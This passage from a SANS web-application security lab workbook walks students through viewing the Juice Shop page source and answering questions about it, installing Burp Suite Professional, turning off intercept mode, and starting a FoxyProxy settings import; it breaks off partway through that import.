
After answering these questions, you may close the tab with the Buggy Bank source code.

Part 3 -- Examine the Juice Shop Application

Instructions: Open a new tab in Firefox and click the "Juice Shop" bookmark on the bookmarks bar.



View the source of the Juice Shop front page (CTRL-U also works as a shortcut to view page source).




Using the source code, answer these questions:

1. Can you find any HTML comments in the source code? What function do they seem to play?
2. Can you locate the form for the search box at the top of the page?
3. What HTTP method does it use, if any?
4. How is it possible to have a form with no action or method attributes?
5. Look at line numbers 23-47 in the source code. What is the purpose of these lines of code? What does this tell you about the way Juice Shop's user interface works?
6. Could this make it more difficult to analyze this application than Buggy Bank?


Part 4 -- Installing Burp proxy

Background: Burp is an "interception proxy," which is configured to run between a web browser and the web application being tested. It can log, intercept, and modify any traffic sent in either direction between the browser and the server. We will use it today for examining web traffic and for manipulating it when the testing requires. For all the labs today, we will a 120-day free trial of the Professional version of Burp Suite, which normally costs US\$399 per user, per year as of this writing.


Instructions: To install the Burp Professional proxy, begin by double-clicking the installer executable link on the 507Win10 VM's desktop.




Click the Next button to continue the installation.




Accept the default settings and click the Next button.



Accept the file associations by clicking the Next button.




Accept the installation options by clicking the Next button.




After extraction and installation, click the Finish button to finish the setup.

Start the Burp proxy server by clicking on the Start Menu and clicking the Burp Suite Professional icon.



Unselect the checkbox so that Burp will not provide information to the publisher, and then click the "I Accept" button to accept the license agreement.




If you are prompted to update Burp, simply click the "Close" button to dismiss the message.


Copy the license key from your SANS portal account using the copy button provided.




Paste the license key into the Burp license window and click the 'Next' button to continue to the activation window.



Click the 'Next' button in the activation window to activate your 120-day trial.



Once you receive this message, your trial copy of Burp is activated. If you receive an error, call your instructor or TA over at a live event, or contact your SANS SME for assistance.



Click the 'Finish' button to continue opening Burp.

When the Burp startup window opens, click on the "Next" button to continue with the defaults.

© SANS Institute 2021

Burp Suite Professional v2021.6 - licensed to SANS Institute - 637020_18841060b824d108ffa [1 us...]

Welcome to Burp Suite Professional. Use the options below to create or open a project.

Temporary project

☐ New project on disk

Name:

File:


☐ Open existing project

Name	File


File:

☒ Pause Automated Tasks

On the following screen, click the "Start Burp" button to finish launching Burp Suite.




Burp launches in "intercept" mode by default. This means that any HTTP request or response it handles will be stopped and held until the user releases it. The purpose of intercept mode is to allow the tester to modify requests and responses before they are sent on. It becomes annoying when you only want to browse the application, so for now, we will turn it off. Click on the "Proxy" tab in Burp, and then click on the "Intercept" tab under that. Then click on the button labeled "Intercept is on." This will toggle the intercept setting to off. You should notice that the label of the button changes to say "Intercept is off." Use this button any time you want to change the intercept mode.




Part 5 -- Importing FoxyProxy settings

Background: Now that Burp is running, it won't intercept any traffic until you configure the Firefox browser to use Burp as a proxy. We have installed an add-on in Firefox, known as "FoxyProxy," which lets the user quickly change the browser's proxy settings. We have included a settings file for FoxyProxy which you will import into Firefox during this section of the exercise.


Instructions: In Firefox, click on the FoxyProxy icon in the upper-right corner of the browser to open the FoxyProxy menu and click on the Options button.



On the options page, click on the "Import Settings" icon.





On the Import Settings page, find the section labeled "Import Settings from FoxyProxy 6.0+" and click the "Import Settings" button.

 **Import Settings**


Import VPN/Proxies from FoxyProxy Purchase


If you have a paid account with **FoxyProxy**, you can import your proxies here.

Username Password 

